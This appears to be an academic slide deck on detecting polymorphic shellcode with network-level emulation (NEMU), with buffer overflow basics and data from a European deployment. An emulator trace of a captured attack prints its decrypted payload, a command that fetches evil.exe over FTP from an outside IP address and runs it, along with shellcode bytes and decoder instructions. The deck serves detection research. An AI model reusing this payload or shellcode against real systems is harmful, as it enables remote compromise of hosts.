


# Real-world Polymorphic attack Detection

Michalis Polychronakis, Evangelos Markatos

*Distributed Computing Systems Lab*

*FORTH-ICS, Crete Greece*




# Outline

---

- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

# Malware and Botnets



# Outline


---

- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion



- **How?**
- **social engineering** (phishing, spam, scareware, ...)
- **viruses** (disks, CD-ROMs, USB sticks, warez, ...)
- **network traffic interception** (access credentials, keys, ...)
- **password guessing** (brute force, root:12345678, ...)
- **physical access** (reboot, keylogger, screwdriver, ...)
- **software vulnerability exploitation**

# Code Injection Attacks



# Remote Code-injection Attacks


- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  - 1 Send malicious request to network service
  - 2 Divert the execution flow of the vulnerable process
    - **Buffer Overflow**
      - (Stack/heap/integer overflow, format string abuse, ...)
  - 3 Execute the injected code (***shellcode***)
    - Performs arbitrary operations under the privileges of the vulnerable process

`\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00`

# What is a buffer overflow?

```
main(){  
f(10);  
ret_addr: printf("End of program\n"); }
```


```
void f ( int x )  
{  
char buffer[10];  
scanf("%s", &buffer);  
// other code  
}
```



What if the input data is longer than 10 bytes?

# What is a buffer overflow?


- Buffer overflow
- Attacker puts code
  - i.e. `execve(/bin/sh)`
  - In `buffer[10]`
- And transfers control to it
- Via the return address




# Attacks – Defenses Coevolution

## Attack

## Defense



# Polymorphic Shellcode



- Self-decrypting code
  - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - IDS Evasion
  - Avoidance of restricted bytes in the attack vector

```
OVONEL:~/alerts
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strlen 3021
.B.B.B.B.....[1....s
wC....3www.2K.
... (wv.>.C.v.F.....p..zv...L#Ss...(Sv...{<.(kv..k.v..
.....y .....WX.W....W....WAFYDAYECEYFGWENBBWIIW
Q....W....WIIW.WQ...WZ.WZ.M.WQ....Y...z}wBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB#
..
skipping 1 executed instructions
1 60000001 42 inc edx edx 2A500E51
2 60000002 90 nop
3 60000003 42 inc edx edx 2A500E52
4 60000004 90 nop
5 60000005 42 inc edx edx 2A500E53
6 60000006 90 nop
7 60000007 42 inc edx edx 2A500E54
8 60000008 EB02 jmp 0x6000000c
9 6000000c E8F9FFFFFF w call 0x6000000a esp 600043BC
10 6000000a EB05 E jmp 0x60000011
11 60000011 5B r pop ebx ebx 60000011
esp 600043C0
12 60000012 31C9 xor ecx,ecx ecx 00000000
13 60000014 B1FD mov cl,0xfd ecx 000000FD
14 60000016 80730C77 xor byte [ebx+0xc],0x77 [60000016]
15 6000001a 43 inc ebx
16 6000001b
```

Shellcode as seen on the wire



```

762 6000001a E2          xor byte [ebx+0xc],0x77          ecx 00000004
763 6000001b E2F9      249 loop 0x60000016          ebx 6000010B
764 60000016 E2F9FCE8    xor byte [ebx+0xc],0x77          ecx 00000003
765 6000001a E2          inc ebx                          ebx 6000010C
766 6000001b E2F9      250 loop 0x60000016          ecx 00000002
767 60000016 E2F9FCE8    xor byte [ebx+0xc],0x77          ebx 6000010D
768 6000001a E2          inc ebx                          ebx 6000010E
769 6000001b E2F9      251 loop 0x60000016          ecx 00000001
770 60000016 E2F9FCE8    xor byte [ebx+0xc],0x77          ebx 6000010F
771 6000001a E2          inc ebx                          ebx 60000110
772 6000001b E2F9      E loop 0x60000016          ecx 00000000
773 6000001d FC          cld
774 6000001e E844000000    w call 0x60000067          esp 600043BC
775 60000067 31C0          xor eax,eax                   eax 00000000
776 60000069 648B4030      mov eax,fs:[eax+0x30]
777 6000006d 85C0          test eax,eax
778 6000006f 780C          js 0x6000007d
779 60000071 8B400C          mov eax,[eax+0xc]
          mov esi,[eax+0x1c]
          jmp,[eax+0x8]
          jmp 0x60000086

```

## Actual decrypted payload

```


783 6000007b EB05      jmp 0x60000086
END execution trace: 784 instructions, 253 payload reads, 253 unique
[*] chunk 1037 13aac309ba2236b23d6537a77f101b9c
[*] shellcode 1037 13aac309ba2236b23d6537a77f101b9c pos 0
[*] decrypted 253 c3ba2b2f9c6b0e42fcd4da54e4488153
.....;T$.u...$_$.f..._..I.4...1.....t...
          K._.....\$.1.d.@0..x
          .@
h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >>
i &echo quit >> i &ftp -n -s:i &evil.exe
.
```

# Code Obfuscation

- **Problem:** obfuscated polymorphic shellcode can be highly evasive


- Each attack instance looks different from each other

**Difficult to fingerprint**




- Self-modifying code can hide the real malicious code

**Difficult to statically analyze**



Observed CFG



Real CFG

# Network-level Emulation

- **Motivation:** Self-modifying shellcode will not reveal its actual form until it is executed on the victim host
- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS



# Nemu


\x6A\x0F\x59    \xE8\xFF\xFF    \xFF\xFF\xC1    ...



\x6A\x0F\x59\xE8\xFF\xFF\xFF\xFF\xC1\x5E\x80...    ...



6A07  
59  
E8FFFFFFF  
FFC1  
5E  
80460AE0  
304C0E0B  
E2FA  
...



push byte +0x7f  
pop ecx  
**call 0x7**  
inc ecx  
pop esi  
add [esi+0xa],0xe0  
**xor [esi+ecx+0xb],cl**  
loop 0xe  
**xor [esi+ecx+0xb],cl**  
loop 0xe  
**xor [esi+ecx+0xb],cl**  
...



**✗ malicious request!**

## Polymorphic sc

GetPC code (for finding  
its place in memory)


Lots of self memory  
references

# Real World Deployment - Europe

- ~1.2 million attacks to/from real hosts in
  - 3 National Research Networks (NRNs) in Europe
  - 1 Educational Network in Greece
- April 2007 – October 2008

